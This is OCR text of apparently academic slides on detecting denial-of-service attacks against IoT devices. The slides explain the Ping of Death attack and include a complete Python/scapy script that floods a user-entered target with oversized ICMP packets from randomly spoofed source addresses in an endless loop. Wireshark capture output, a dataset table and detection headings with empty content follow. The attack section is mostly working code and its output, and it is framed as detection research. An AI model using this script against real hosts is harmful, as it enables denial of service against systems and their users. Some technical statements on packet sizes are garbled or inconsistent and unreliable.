
Ping of Death

- A Ping of Death attack is a denial-of-service (DoS) attack, in which the attacker aims to disrupt a targeted machine by sending a packet larger than the maximum allowable size, causing the target machine to freeze or crash.
- The original Ping of Death attack is less common today. A related attack known as an ICMP flood attack is more prevalent.
- An Internet Control Message Protocol (ICMP) echo-reply message or “ping”, is a network utility used to test a network connection, and it works much like sonar – a “pulse” is sent out and the “echo” from that pulse tells the operator information about the environment.


Working

- If the connection is working, the source machine receives a reply from the targeted machine.
- While some ping packets are very small, IP4 ping packets are much larger, and can be as large as the maximum allowable packet size of 65,535 bytes.
- Some TCP/IP systems were never designed to handle packets larger than the maximum, making them vulnerable to packets above that size.

Working



Attacker
Malicious packet-larger then 110,000 bytes
Target
Victim
Normal IP packet-maximum size: 65,538 bytes

PoD Death Script



```python
from scapy.all import*
import random


def add_spoofer():

        addr = [192, 168, 1, 1]
        d = '.'
        addr[0] = str(random.randrange(11,197))
        addr[1] = str(random.randrange(0,255))
        addr[2] = str(random.randrange(0,255))
        addr[3] = str(random.randrange(2,254))

        assemebled = addr[0]+d+addr[1]+d+addr[2]+d+addr[3]
        print("assemebled")
        return assemebled


target = input("Enter the target to attack: ")

while True:

        rand_addr = add_spoofer()
        ip_hdr = IP(src=rand_addr, dst= target)
        pkt = ip_hdr/ICMP()/("m"*60000)
        send(pkt)

```

Results



```
No.     Time                  Source          Destination     Protocol  Length Info
 435721 2021-03-10 17:21:0…  102.186.201.95  192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=44400, ID=00
 435722 2021-03-10 17:21:0…  14.252.55.6     192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=37000, ID=00
 435723 2021-03-10 17:21:0…  102.186.201.95  192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=45880, ID=00
 435724 2021-03-10 17:21:0…  14.252.55.6     192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=38480, ID=00
 435725 2021-03-10 17:21:0…  14.252.55.6     192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=39960, ID=00
 435726 2021-03-10 17:21:0…  102.186.201.95  192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=47360, ID=00
 435727 2021-03-10 17:21:0…  14.252.55.6     192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=41440, ID=00
 435728 2021-03-10 17:21:0…  102.186.201.95  192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=48840, ID=00
 435729 2021-03-10 17:21:0…  14.252.55.6     192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=42920, ID=00
 435730 2021-03-10 17:21:0…  14.252.55.6     192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=44400, ID=00
 435731 2021-03-10 17:21:0…  102.186.201.95  192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=50320, ID=00
 435732 2021-03-10 17:21:0…  14.252.55.6     192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=45880, ID=00
 435733 2021-03-10 17:21:0…  102.186.201.95  192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=51800, ID=00
 435734 2021-03-10 17:21:0…  14.252.55.6     192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=47360, ID=00
 435735 2021-03-10 17:21:0…  102.186.201.95  192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=53280, ID=00
 435736 2021-03-10 17:21:0…  14.252.55.6     192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=48840, ID=00
 435737 2021-03-10 17:21:0…  102.186.201.95  192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=54760, ID=00
 435738 2021-03-10 17:21:0…  14.252.55.6     192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=50320, ID=00
 435739 2021-03-10 17:21:0…  14.252.55.6     192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=51800, ID=00
 435740 2021-03-10 17:21:0…  14.252.55.6     192.168.1.101   IPv4        1514 Fragmented IP protocol (proto=ICMP 1, off=53280, ID=00
```

```
› Frame 1: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)
› Ethernet II, Src: HonHaiPr_e4:89:3f (64:27:37:e4:89:3f), Dst: Raspberr_0b:51:38 (dc:a6:32:0b:51:38)
› Internet Protocol Version 4, Src: 169.160.31.174, Dst: 192.168.1.101
› Data (1480 bytes)
```

```
0000  dc a6 32 0b 51 38 64 27  37 e4 89 3f 08 00 45 00   ··2·Q8d' 7··?··E·
0010  05 dc 00 01 20 00 40 01  c9 c4 a9 a0 1f ae c0 a8   ····  ·@· ········
0020  01 65 08 00 70 78 00 00  00 00 6d 6d 6d 6d 6d 6d   ·e··px·· ··mmmmmm
0030  6d 6d 6d 6d 6d 6d 6d 6d  6d 6d 6d 6d 6d 6d 6d 6d   mmmmmmmm mmmmmmmm
```

10Mar_pod_attack_21.pcap   Packets: 1492593 · Displayed: 1492593 (100.0%)   Profile: Default

Final Review Meeting

Dataset Captured for attack

S.N0.	***PCAP Captured on***	***Number of Device***	***Packets Received***	***Size (in MB)***
1	2June21_12Hr	26	5481801	812
2	3June21_2Hr	26	581468	95
3	3June21_12Hr	26	4249328	671
4	3June21_24Hr	26	9237550	1340
5	4June21_12Hr	26	4936893	710
6	5June21_12Hr	26	3192443	478
7	5June21_24Hr	26	7500650	1030
8	6June21_48Hr	26	14386939	2040
9	8June21_72Hr	26	27443264	3840
10	15June21_72Hr	26	28235764	3960
11	18June21_96Hr	26	31598756	4270
TOTAL			136844856	19246

Live Detection of Attacks on IoT Devices


Live Detection Procedure

- After classification of IoT devices
- We analyzed the aforementioned DDoS attacks on IoT devices.
- Thereafter, we detected DDoS attacks on each IoT device.
- Further, we show the results with the applied procedure for each attack in the next slides.


Attack Detection Results in Real Time

Smurf Attack

Detection Procedure for Smurf Attack



Detection Results for Smurf Attack

